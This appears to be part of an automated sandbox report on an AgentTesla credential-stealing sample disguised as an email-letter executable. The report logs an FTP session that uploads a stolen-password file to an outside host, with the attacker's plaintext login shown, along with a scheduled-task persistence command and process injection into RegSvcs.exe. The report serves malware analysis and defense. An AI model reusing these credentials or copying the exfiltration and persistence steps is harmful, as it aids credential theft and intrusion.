Jun 11, 2021 14:59:45.354423046 CEST	8.8.8.8	192.168.2.3	0xbefd	No error (0)	us-east-1.route-1000.000webhost.awex.io		145.14.145.177	A (IP address)	IN (0x0001)

FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jun 11, 2021 14:59:45.692617893 CEST	21	49741	145.14.145.177	192.168.2.3	220 ProFTPD Server (000webhost.com) [::ffff:145.14.145.177]
Jun 11, 2021 14:59:45.693629980 CEST	49741	21	192.168.2.3	145.14.145.177	USER zinco
Jun 11, 2021 14:59:46.013902903 CEST	21	49741	145.14.145.177	192.168.2.3	331 User zinco OK. Password required
Jun 11, 2021 14:59:46.014364004 CEST	49741	21	192.168.2.3	145.14.145.177	PASS computer147
Jun 11, 2021 14:59:46.291543007 CEST	21	49741	145.14.145.177	192.168.2.3	230-Your bandwidth usage is restricted 230-Your bandwidth usage is restricted230 OK. Current restricted directory is /
Jun 11, 2021 14:59:46.448662996 CEST	21	49741	145.14.145.177	192.168.2.3	200 OK, UTF-8 enabled
Jun 11, 2021 14:59:46.449168921 CEST	49741	21	192.168.2.3	145.14.145.177	PWD
Jun 11, 2021 14:59:46.604037046 CEST	21	49741	145.14.145.177	192.168.2.3	257 "/" is your current location
Jun 11, 2021 14:59:46.604501963 CEST	49741	21	192.168.2.3	145.14.145.177	TYPE I
Jun 11, 2021 14:59:46.759372950 CEST	21	49741	145.14.145.177	192.168.2.3	200 TYPE is now 8-bit binary
Jun 11, 2021 14:59:46.759576082 CEST	49741	21	192.168.2.3	145.14.145.177	PASV
Jun 11, 2021 14:59:46.916337967 CEST	21	49741	145.14.145.177	192.168.2.3	227 Entering Passive Mode (145,14,145,177,118,131).
Jun 11, 2021 14:59:47.080868006 CEST	49741	21	192.168.2.3	145.14.145.177	STOR PW_user-813848_2021_06_11_17_49_26.html
Jun 11, 2021 14:59:47.235999107 CEST	21	49741	145.14.145.177	192.168.2.3	150 Connecting to port 34968
Jun 11, 2021 14:59:47.395955086 CEST	21	49741	145.14.145.177	192.168.2.3	226-File successfully transferred 226-File successfully transferred226 0.160 seconds (measured here), 2.68 Kbytes per second
Jun 11, 2021 15:00:17.597672939 CEST	21	49741	145.14.145.177	192.168.2.3	421 Idle timeout (30 seconds): closing control connection

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Following abusive email letter .exe PID: 3888 Parent PID: 5820

General

Start time:	14:58:08
Start date:	11/06/2021
Path:	C:\Users\user\Desktop\Following abusive email letter .exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Following abusive email letter .exe'
Imagebase:	0xa70000
File size:	953856 bytes
MD5 hash:	368A0EC11590E137B1CD5405CD0591DB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.211185227.00000000030FF000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.211544150.00000000040C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.211544150.00000000040C9000.00000004.00000001.sdmp, Author: Joe Security

Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 4084 Parent PID: 3888

General

Start time:	14:58:11
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\VUGIHQGciwlxDd' /XML 'C:\Users\user\AppData\Local\Temp\tmp1045.tmp'
Imagebase:	0x820000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 4884 Parent PID: 4084

General

Start time:	14:58:12
Start date:	11/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 3352 Parent PID: 3888

General

Start time:	14:58:12
Start date:	11/06/2021

Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xa70000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.464217016.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.464217016.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000000.209849248.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000000.209849248.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.468629357.000000000308F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.467290309.0000000002E61000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Disassembly

Code Analysis